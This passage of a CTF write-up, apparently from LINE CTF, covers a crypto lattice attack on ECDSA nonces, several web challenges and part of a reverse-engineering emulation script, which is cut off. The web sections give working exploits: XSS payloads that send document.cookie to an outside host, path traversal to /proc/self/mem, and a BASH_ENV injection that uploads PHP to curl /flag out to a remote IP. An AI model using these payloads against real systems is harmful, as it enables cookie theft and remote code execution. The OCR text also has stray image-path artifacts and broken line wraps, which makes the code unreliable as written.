0x4f, 0xd4, 0x15, 0x96, 0x3, 0x5a, 0x59, 0x4f, 0x8b, 0x59, 0x9b, 0x89, 0xc4, 0x7c,
0x84, 0xaa, 0x66, 0xd6, 0xd6, 0x3e, 0xf3, 0x99, 0x9d, 0xe5, 0x4, 0x1f, 0xc, 0x3b, 0x75,
0x98, 0xb1, 0x81, 0x10, 0x12, 0x39, 0x95, 0x75, 0xa0, 0xc4, 0x42, 0xc1, 0xc3, 0x64,
0xf6, 0x69, 0xec, 0xf7, 0xfd, 0x5d, 0xfb, 0xb0, 0x6b, 0xc3, 0x7f, 0xd8, 0x30, 0xc0,
0x3e, 0x3d, 0xde, 0x20, 0xc9, 0x8b, 0xc7, 0x47, 0xd7, 0x4d, 0xa, 0xc1, 0x96, 0x93,
0x6f, 0x36, 0x4c, 0x2e, 0x81, 0x33, 0x8f, 0xca, 0x4b, 0xdb, 0x19, 0x3d, 0x52, 0xe1,
0x9f, 0x23, 0x29, 0x5f, 0xc9, 0xe7, 0x54, 0x62, 0x88, 0xa7, 0x46, 0x4b, 0xaa, 0x25,
0x8f, 0xcd, 0x55, 0x42, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
0x0, 0x0, 0x0, 0x0}

  pt, _ := decryptTicket(encrypted)
  fmt.Println(pt)
  fmt.Println(string(pt))
}

func decryptTicket(encrypted []byte) (plaintext []byte, usedOldKey bool) {
  // if len(encrypted) < 16+aes.BlockSize+sha256.Size {
  //  return nil, false
  // }
  tagsize := 16
  // keyName := encrypted[:16]
  iv := encrypted[16 : 16+aes.BlockSize]
  ciphertext := encrypted[16+aes.BlockSize : len(encrypted)-sha256.Size+tagsize]

  // keyIndex := -1
  // for i, candidateKey := range c.ticketKeys {
  //  if bytes.Equal(keyName, candidateKey.keyName[:]) {
  //    keyIndex = i
  //    break
  //  }
  // }
  // if keyIndex == -1 {
  //  return nil, false
  // }
  key := [16]byte{0x97, 0x49, 0xa, 0x72, 0x6b, 0xb1, 0xb5, 0xf0, 0xb2, 0xd, 0x19, 0x1c,
0x46, 0xea, 0x4f, 0xd7}

  block, err := aes.NewCipher(key[:])
  if err != nil {
    return nil, false
  }

  aesgcm, err := cipher.NewGCM(block)
```

```
  if err != nil {
    return nil, false
  }

  pt, err := aesgcm.Open(nil, iv[:12], ciphertext, encrypted[:16+aes.BlockSize])
  if err != nil {
    return nil, false
  }

  return pt, false
}
```



Baby crypto revisited

We can fine that the output file provided us many signature pairs (r, s, k, m) where k is the high-64 bits of the real nonce.

So we recall that we can break this problem by rewriting the classic bad nonce `HNP` equation:
$$x - s^{-1}rd - (s^{-1}m - high) = 0\,mod\,p$$

```
# from pwn import *
import requests
import json
import os
import gmpy2
from pwnlib.tubes.tube import *
from hashlib import *
from Crypto.Util.number import *
from tqdm import tqdm, trange
import random
import math
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
from factordb.factordb import FactorDB
from sage.modules.free_module_integer import IntegerLattice
import itertools
from fastecdsa.curve import Curve
from random import getrandbits, shuffle

# r = remote('node4.buuoj.cn', '25965')
# context(log_level='debug')
# ALPHABET = string.ascii_letters + string.digits
```

```
# rec = r.recvline().decode()
# print(rec)
# suffix = rec[rec.find('+')+1:rec.find(')')]
# digest = rec[rec.find('==')+3:-1]
# print(f"suffix: {suffix} \ndigest: {digest}")

# for i in itertools.product(ALPHABET, repeat=3):
#     prefix = ''.join(i)
#     guess = prefix + suffix
#     if sha256(guess.encode()).hexdigest() == digest:
#         # log.info(f"Find XXXX: {prefix}")
#         print((f"Find XXXX: {prefix}"))
#         break
# r.sendline(prefix.encode())

p = 0xffffffffffffffffffffffffffffffff7fffffff
a = 0xffffffffffffffffffffffffffffffff7ffffffc
b = 0x1c97befc54bd7a8b65acf89f81d4d4adc565fa45
B = 2^64
E = EllipticCurve(GF(p), [a,b])
order = E.order()

with
open('/mnt/f/ctf/play/Babycrypto_revisited_b1f108dea290b83253b80443260b12c3cadc0ed7.txt
', 'r') as f:
    r = []
    s = []
    k = []
    m = []
    for row in f.readlines():
        row = row.strip().split(' ')
        assert len(row) == 4
        r.append(eval(row[0]))
        s.append(eval(row[1]))
        k.append(eval(row[2]))
        m.append(eval(row[3]))

M = matrix(QQ, len(m)+2, len(m)+2)

# identity matrix [order, 0, 0] [0, order, 0 ] ..
for i in range(len(m)):
    M[i,i] = order

# calculations last two rows
# t_n = r_n * s_n^-1
# a_n = -(m_n * s_n^-1)
for i in range(len(m)):
    M[len(m), i] = mod(r[i] * inverse(s[i], order), order)
    M[len(m)+1, i] = -mod(m[i] * inverse(s[i], order) - k[i], order)  # <- minus a_i
```

```
# last [B/order, 0] [0, B]
M[len(m), i+1] = QQ(B)/QQ(order)          # <- remember QQ
M[len(m)+1, len(m)+1] = QQ(B)

rows = M.LLL()
row = rows[1]
nonce = Integer(-row[0])   # negative because of -a_i
nonce = nonce + k[0]
privkey = int((inverse(r[0], order) * ((nonce * s[0]) - m[0])) % order)
print(hex(privkey))
print(privkey.bit_length())
```

Web

me7-ball

overflow is similar to heap overflow in pwn challs.


while editing, passing `length` parameter which is smaller than the acutal `data` causes next chunk to be overwritten.

overwriting next chunk's offset causes exception when validating it, allowing leaking of four bytes from `meat.ball` at the position next chunk's offset is pointed to(`manager.py#230`). we can freely control next chunk's offset, so this allows any four bytes to be read.

so, it is able to read whole `meat.ball` file. then find flag locally.

use `/upload` and upload a (fake) file to edit instead of `/update`, can avoid utf-8 causing invalid bytes.

after read ball file, fix `header.lastIndex` to 11 and and load locally to get flag. I wrote a 010 editor template to ease the process of viewing and fixing the ball file. The flag is actually at data[10] with encrypt=1 and data_size=192.




```
//meatball 010 editor template
typedef struct MeatBallHeader {
    char    signiture[2];
    int64     headerSize;
    int64     dataOffset;
    int64     maxFileLength;
    int64     maxDataLength;
    int64     maxAsset;
    int64     lastIndex;
```

```
    byte     fileMode;
    byte     dataMode;
    byte     encoding[10];
    byte     keyForEncryption[2048];
    byte     eoh[4];
} MeatBallHeader;
typedef struct MeatBallData{
    int64 offset;
    byte flag;
    int64 data_size;
    byte owner;
    byte encrypt;
    byte index_key[16];
    byte data[data_size];
    byte crc[2];

} MeatBallData;


LittleEndian();

MeatBallHeader header;
MeatBallData data[header.lastIndex] <optimize=false>;
```

```python
from io import BytesIO
import requests
import base64
import binascii
from struct import pack
import json

proxies = {}
SERVER = "http://35.200.35.45"
SERVER = "http://35.189.146.132"
def validate_byte(sth):
    for i in sth:
        if i > 127:
            return False
    return True

def btostr(sth):
  result = ""
  for i in sth:
    result += chr(i)
  return result
def burlencode(sth):
  result = ""
  for i in sth:
    result += "%"
```

```
    result += "%02x" % i
  return result
def add(data,length=None,server=SERVER):
    data = {"data":str(data)}
    if length is not None:
        data['length'] = str(length)
    resp = requests.post(server + "/append",data=data,proxies=proxies)
    assert 'error' not in resp.json(), "add error"
    return list(resp.json().keys())[0].strip()

def edit(name,data:bytes,length=None,enc="no",server=SERVER):
    post = {"data":data,"enc":enc,"key":name}
    if length is not None:
        post['length'] = str(length)
    resp = requests.post(server + "/update",data=post,proxies=proxies,headers=
{"Content-Type": "application/x-www-form-urlencoded"})
    assert 'error' not in resp.json(), resp.text
    return list(resp.json().keys())[0].strip()
def edit_file(name,data:bytes,length=None,enc="no",server=SERVER):
    the_file = BytesIO(data)
    post = {"enc":enc,"key":name}
    if length is not None:
        post['length'] = str(length)
    resp = requests.post(server + "/upload",data=post,files={"file":('bar.png',
the_file, 'image/png')},proxies=proxies)
    assert 'error' not in resp.json(), resp.text
    return list(resp.json().keys())[0].strip()

def free(name,server=SERVER):
    post = {"key":name}
    resp = requests.post(server + "/delete",data=post,proxies=proxies)
    assert 'error' not in resp.json(), resp.text
    return True
def get(name,server=SERVER):
    resp = requests.get(server + "/get?key="+name,proxies=proxies)
    assert 'error' not in resp.json(), resp.text
    return True
def get_free(name,server=SERVER):
    resp = requests.get(server + "/get?key="+name,proxies=proxies)
    return resp.json()
def info(server=SERVER):
    return requests.get(server + "/env",proxies=proxies).json()

def calculate_crc(offset,dataFlag,dataSize,owner,encrypt,indexkey,data):
    offset = pack('q',offset)
    dataFlag = pack('b',dataFlag)
    dataSize = pack('q',dataSize)
    owner = pack('b',owner)
    encrypt = pack('b',encrypt)
```

```
    #indexkey = pack('16s', indexkey)
    _chunk = offset + dataFlag + dataSize + owner + encrypt + indexkey + data
    crc = binascii.crc32(_chunk) & 0xffff
    crc = pack('H',crc)
    _chunk = _chunk+crc
    return crc

def header(offset,dataFlag,dataSize,owner,encrypt,indexkey):
    offset = pack('q',offset)
    dataFlag = pack('b',dataFlag)
    dataSize = pack('q',dataSize)
    owner = pack('b',owner)
    encrypt = pack('b',encrypt)
    _chunk = offset + dataFlag + dataSize + owner + encrypt + indexkey
    return _chunk

def p64(sth):
    return pack('q',sth)
def from_hex(sth):
    return base64.b16decode(sth.encode() if type(sth) == str else sth)


def crawl():
    pass
    mysize = 129
    chunk_1 = add("a"*mysize,mysize)
    chunk_2 = add("b"*mysize,mysize)
    chunk_3 = add("c"*mysize,mysize)
    result = b''
    try:
        for i in range(0,5484,4):
            packed = p64(i)
            edit_file(chunk_1,b'd'*mysize + b'cr' + packed,mysize)
            data = get_free(chunk_2)
            char = data['error']['reason']
            char = char[char.find("HexTrace : ")+len("HexTrace : "):]
            char = char[:]
            char = bytes.fromhex(char)
            result = result + (char)
    finally:
        with open("all.ball","wb") as file:
            file.write(result)

crawl()
```

```
from me7_ba11.meatball import MeatBall

ball = MeatBall("./all_decrypt.ball")
d = (ball.get_all())
for item in d.keys():
    print(ball.get({"key":item}))

#LINECTF{Tokyo_Udongshinoisieeee_Yokohama_toyonodongoisieeee_Yokosuka_curryoisieeee}
```

haribote_secure_note

first line is username, second line is content. username is injected into script tag with valid nonce, allowing import to work. `g.g` resolves to `document.getElementById("g").g.href`. it have to be `data:` uri instead of `http://remote_server/evil.js` because the bot will close browser almost immediately after clicking the "view user info" button, load remote js is not fast enough.

```
";import(g.g)//
</script><a id='g'
href='data:application/javascript,window.location.href=%60//chara.pub/flag?
%60+document.cookie' />
```

online library

reading `/proc/self/mem` causes xss. All HTTP request can be seen in memory, Search your post payload in memory(egghunting) and submit it to bot. Also, because cookies are in HTTP request header, you can just search for `LINECTF{` for the HTTP request the bot made to the server and read the flag in HTTP cookies.

```
import requests
proxies = {}
payload = "
<script>fetch('http://api.chara.pub/success');fetch('http://api.chara.pub/flag?
flag='+document.cookie)</script>"
real_payload = payload

payload = "THISISPAYLOAD"*10+ payload + "THISISPAYLOAD"*10

SERVER= "http://35.243.100.112"
def insert(data,title="aaa"):
    #requests.post(SERVER + "/insert",data=
{"title":title,"content":data},proxies=proxies)
    requests.post(SERVER + "/insert",data=data,proxies=proxies)
def urlencode(sth):
  result = ""
  for i in sth:
    result += "%"
```

```
    result += "%02x" % ord(i)
  return result
def read_file(path,seek_start=0,seek_end=None):
    if seek_end is None:
        seek_end = int(seek_start) + (1024 * 256)
    path = urlencode(path)
    resp = requests.get(SERVER+f"/{path}/{seek_start}/{seek_end}",proxies=proxies)
    text = resp.text
    if "</h1><hr/>" not in text:
        raise Exception(text)
    return text[text.find("</h1><hr/>") + len("</h1><hr/>"):]

def egghunt(start,end):
    print("egghunting for %x,%x" % ((start,end)))
    pos = start
    pos_end = pos + (1024 * 256)
    while 1:
        if pos_end > end:
            pos_end = end

        data = read_file("../../../../../proc/self/mem",str(pos),str(pos_end))
        if 'THISISPAYLOAD<' in data:
            #return (pos + data.find("THISISPAYLOAD<script>")+458 ,pos+data.find("
</script>THISISPAYLOAD")+458)
            return pos,pos_end

        if pos_end == end:
            return False
        pos += (1024 * 256)
        pos_end = pos + (1024 * 256)

def egghunt_loop():
    maps = read_file("../../../../../proc/self/maps").rstrip("\x00")
    lines = maps.split("\n")
    lines = [i.strip() for i in lines]
    lines = [i.split(" ") for i in lines]
    lines.pop() #remove last empty line
    lines = [[*i[0].split("-"),*i[1]] for i in lines]
    for mem in lines:
        if not (mem[2] == 'r' and mem[3] == 'w'):
            continue
        result = egghunt(int(mem[0],16),int(mem[1],16))
        if result is not False:
            return result
def main():
    for i in range(5):
        insert(payload)
    pos = egghunt_loop()
    print(pos)
```

```
    exp =  "/..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fmem/"+str(pos[0])+"/"+str(pos[1])
    print(exp)

main()

#LINECTF{705db4df0537ed5e7f8b6a2044c4b5839f4ebfa4}
```

gotm

modify the source code.

```
78  func auth_handler(w http.ResponseWriter, r *http.Request) {
79      uid := r.FormValue("id")
80      upw := r.FormValue("pw")
81      if uid == "" || upw == "" {
82          return
83      }
84      if len(acc) > 1024 {
85          clear_account()
86      }
87      user_acc := get_account(uid)
88      if user_acc.id != "" && user_acc.pw == upw {
89          //token, err := jwt_encode(user_acc.id, user_acc.is_admin)
90          token, err := jwt_encode(user_acc.id, true)
91          if err != nil {
92              return
93          }
94          p := TokenResp{true, token}
95          res, err := json.Marshal(p)
96          if err != nil {
97          }
98          w.Write(res)
99          return
100     }
101     w.WriteHeader(http.StatusForbidden)
102     return
103 }
```

register with id `{{.}}` get remote secret_key is `fasdf972u1031xu90zm10Av` and write it into Dockerfile.

pack docker image and run docker locally to forge jwt token. my docker is running on `http://192.168.222.11:11000`

```
import requests

SERVER="http://34.146.226.125"
def register(username,password="514",server=SERVER):
    resp = requests.post(server+"/regist",data={"id":username,"pw":password})
    return 'true' in resp.text

def login(username,password="514",server=SERVER):
    resp = requests.post(server+"/auth",data={"id":username,"pw":password})
    return resp.json()['token']

def with_token(token,server=SERVER):
    resp = requests.post(server+"/",headers={"X-Token":token})
    return resp
```


```python
def flag(token,server=SERVER):
    resp = requests.post(server+"/flag",headers={"X-Token":token})
    return resp

def main():
    register("114","514","http://192.168.222.11:11000")
    local_token = login("114","514","http://192.168.222.11:11000")
    resp = flag(local_token)
    print(resp.text)

main()

#{"status":true,"msg":"Hi 114, flag is LINECTF{country_roads_takes_me_home}"}
```

bb

Follow this passage.

https://www.leavesongs.com/PENETRATION/how-I-hack-bash-through-environment-injection.html

We may execute the command with command the filtering code in localhost.



And we should seek a binary in the docker that we may only use number and punctuation marks to access and invoke it.

/bin/php7.4 is the ideal solution. By the way, we may upload a PHP file at the same time and use php7.4 to execute it. Here is the exploit:

```
import io

import requests

url = "http://34.84.151.109/"

while True:
    f = io.BytesIO(b'<?php system("curl http://101.**.**.**:9999/?a=`cat /flag`");?>' *
1024)
    response = requests.post(url, params={"env[BASH_ENV]": "$(/???/???7.4
//???/????????[0-9])"}, files={'file': ('glzjin.txt',f)})

    print(response.text)
```

Reverse

rolling

```
80      v26 = (*x0_0)->GetMethodID(x0_0, v25, "getText", "()Landroid/text/Editable;");
81      v27 = _JNIEnv::CallObjectMethod((__int64)x0_0, v24, (__int64)v26);
82      v28 = (*x0_0)->FindClass(x0_0, "android/text/Editable");
83      v29 = (*x0_0)->GetMethodID(x0_0, v28, "toString", "()Ljava/lang/String;");
84      v30 = (void *)_JNIEnv::CallObjectMethod((__int64)x0_0, v27, (__int64)v29);
85      v31 = (*x0_0)->GetStringUTFChars(x0_0, v30, 0LL);
86      v32 = 0;
87      v33 = 0LL;
88      v34 = 0;
89      while ( strlen(v31) > v33 )
90      {
91        sub_3C48(a1, v35, v36, v37, (unsigned __int8)v31[v33]);
92        meatbox(a1);
93        v38 = v38;
94        soulbox(a1);
95        v41 = v40;
96        v42 = (unsigned __int8 *)godbox(a1);
97        if ( *(_DWORD *)&dword_47E8[4 * v32] != *v39
98          || *(_DWORD *)&dword_47E8[4 * (v32 + 1)] != *v41
99          || *(_DWORD *)&dword_47E8[4 * (v32 + 2)] != *v42 )
100       {
101         v34 = 1;
102       }
103       ++v33;
104       v32 += 3;
105     }
106     if ( v34 == 1 || strlen(v31) <= 0x32uLL )
107     {
```

Every byte is checked, so we use unicorn to blast.

```
import unicorn
import random
import string
import capstone

allbytedata={}
data=[]
def ranstr(num):
    salt = ''.join(random.sample(string.ascii_letters + string.digits, num))
```

```
    return salt


cs = capstone.Cs(capstone.CS_ARCH_ARM64, capstone.CS_MODE_ARM)
cs.detail = True
all_regs = None
reg_names = {
    "X0": unicorn.arm64_const.UC_ARM64_REG_X0,
    "X1": unicorn.arm64_const.UC_ARM64_REG_X1,
    "X2": unicorn.arm64_const.UC_ARM64_REG_X2,
    "X3": unicorn.arm64_const.UC_ARM64_REG_X3,
    "X4": unicorn.arm64_const.UC_ARM64_REG_X4,
    "X5": unicorn.arm64_const.UC_ARM64_REG_X5,
    "X6": unicorn.arm64_const.UC_ARM64_REG_X6,
    "X7": unicorn.arm64_const.UC_ARM64_REG_X7,
    "X8": unicorn.arm64_const.UC_ARM64_REG_X8,
    "X9": unicorn.arm64_const.UC_ARM64_REG_X9,
    "X10": unicorn.arm64_const.UC_ARM64_REG_X10,
    "X11": unicorn.arm64_const.UC_ARM64_REG_X11,
    "X12": unicorn.arm64_const.UC_ARM64_REG_X12,
    "X13": unicorn.arm64_const.UC_ARM64_REG_X13,
    "X14": unicorn.arm64_const.UC_ARM64_REG_X14,
    "X15": unicorn.arm64_const.UC_ARM64_REG_X15,
    "X16": unicorn.arm64_const.UC_ARM64_REG_X16,
    "X17": unicorn.arm64_const.UC_ARM64_REG_X17,
    "X18": unicorn.arm64_const.UC_ARM64_REG_X18,
    "X19": unicorn.arm64_const.UC_ARM64_REG_X19,
    "X20": unicorn.arm64_const.UC_ARM64_REG_X20,
    "X21": unicorn.arm64_const.UC_ARM64_REG_X21,
    "X22": unicorn.arm64_const.UC_ARM64_REG_X22,
    "X23": unicorn.arm64_const.UC_ARM64_REG_X23,
    "X24": unicorn.arm64_const.UC_ARM64_REG_X24,
    "X25": unicorn.arm64_const.UC_ARM64_REG_X25,
    "X26": unicorn.arm64_const.UC_ARM64_REG_X26,
    "X27": unicorn.arm64_const.UC_ARM64_REG_X27,
    "X28": unicorn.arm64_const.UC_ARM64_REG_X28,
    "W0": unicorn.arm64_const.UC_ARM64_REG_W0,
    "W1": unicorn.arm64_const.UC_ARM64_REG_W1,
    "W2": unicorn.arm64_const.UC_ARM64_REG_W2,
    "W3": unicorn.arm64_const.UC_ARM64_REG_W3,
    "W4": unicorn.arm64_const.UC_ARM64_REG_W4,
    "W5": unicorn.arm64_const.UC_ARM64_REG_W5,
    "W6": unicorn.arm64_const.UC_ARM64_REG_W6,
    "W7": unicorn.arm64_const.UC_ARM64_REG_W7,
    "W8": unicorn.arm64_const.UC_ARM64_REG_W8,
    "W9": unicorn.arm64_const.UC_ARM64_REG_W9,
    "W10": unicorn.arm64_const.UC_ARM64_REG_W10,
    "W11": unicorn.arm64_const.UC_ARM64_REG_W11,
    "W12": unicorn.arm64_const.UC_ARM64_REG_W12,
```

```
    "W13": unicorn.arm64_const.UC_ARM64_REG_W13,
    "W14": unicorn.arm64_const.UC_ARM64_REG_W14,
    "W15": unicorn.arm64_const.UC_ARM64_REG_W15,
    "W16": unicorn.arm64_const.UC_ARM64_REG_W16,
    "W17": unicorn.arm64_const.UC_ARM64_REG_W17,
    "W18": unicorn.arm64_const.UC_ARM64_REG_W18,
    "W19": unicorn.arm64_const.UC_ARM64_REG_W19,
    "W20": unicorn.arm64_const.UC_ARM64_REG_W20,
    "W21": unicorn.arm64_const.UC_ARM64_REG_W21,
    "W22": unicorn.arm64_const.UC_ARM64_REG_W22,
    "W23": unicorn.arm64_const.UC_ARM64_REG_W23,
    "W24": unicorn.arm64_const.UC_ARM64_REG_W24,
    "W25": unicorn.arm64_const.UC_ARM64_REG_W25,
    "W26": unicorn.arm64_const.UC_ARM64_REG_W26,
    "W27": unicorn.arm64_const.UC_ARM64_REG_W27,
    "W28": unicorn.arm64_const.UC_ARM64_REG_W28,
    "SP": unicorn.arm64_const.UC_ARM64_REG_SP,
}



def getbyte(res):
    for i in range(0x20,0x80):
        if allbytedata[i][0][0]==res[0] and allbytedata[i][1][0]==res[1] and
allbytedata[i][2][0]==res[2]:
            return i
    return 0xFF
def hook_code(uc: unicorn.Uc, address, size, user_data):
    inst_code = uc.mem_read(address, size)
    if address == 0xd4c:#strlen
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x2420)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X0, 1)

    if address == 0xC9C:#meatboxFinalize
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x12EC)

    if address == 0xCEC:#soulboxFinalize
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x200c)

    if address == 0xD3C:#godboxFinalize
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x2D30)

    if address == 0xCFC:#meatboxStep
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x11AC)

    if address == 0xd7c:#soulboxStep
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x1ECC)

    if address == 0xcac:#godboxStep
```

```
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x2BEC)

    if address == 0xD6C:#malloc
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x10001000)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X17, 0x2420)

    if address == 0x2830 or address == 0x3558 or address == 0x1B10:
        r0value=uc.mem_read(uc.reg_read(unicorn.arm64_const.UC_ARM64_REG_X0),16)
        len_r0 = len(r0value)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_X0, len_r0)
        uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_PC,address+size)
        global data
        data.append(r0value);

    for inst in cs.disasm(inst_code, size):
        opstr = "0x%x:\t%s\t%s" % (address, inst.mnemonic, inst.op_str)



# Press the green button in the gutter to run the script.
if __name__ == '__main__':

    uc = unicorn.Uc(unicorn.UC_ARCH_ARM64, unicorn.UC_MODE_ARM)

    code_addr = 0

    code_size = 8 * 0x1000 * 0x1000

    uc.mem_map(code_addr, code_size)

    uc.mem_map(0x10001000, 0x10000)

    stack_addr = code_addr + code_size
    stack_size = 0x1000

    stack_top = stack_addr + stack_size - 0x8

    uc.mem_map(stack_addr, stack_size)

    args_addr = stack_addr + stack_size
    args_size = 0x1000
    uc.mem_map(args_addr, args_size)

    uc.hook_add(unicorn.UC_HOOK_CODE, hook_code)
    CPACR_FPEN_MASK = (0x3 << 20)
    CPACR_FPEN_TRAP_NONE = (0x3 << 20)

    cpacr = uc.reg_read(unicorn.arm64_const.UC_ARM64_REG_CPACR_EL1)
    cpacr = (cpacr & ~CPACR_FPEN_MASK) | CPACR_FPEN_TRAP_NONE
```

```
uc.reg_write(unicorn.arm64_const.UC_ARM64_REG_CPACR_EL1, cpacr)

with open("./libnative-lib.so", "rb") as f:
    sodata = f.read()

    uc.mem_write(code_addr, sodata)

    meatbox_start = code_addr + 0x1708

    meatbox_end = code_addr + 0x1B14

    soulbox_start = code_addr + 0x2428

    soulbox_end = code_addr + 0x2834

    godbox_start = code_addr + 0x314C

    godbox_end = code_addr + 0x355C
    for i in range(0x20,0x80):
        data=[]
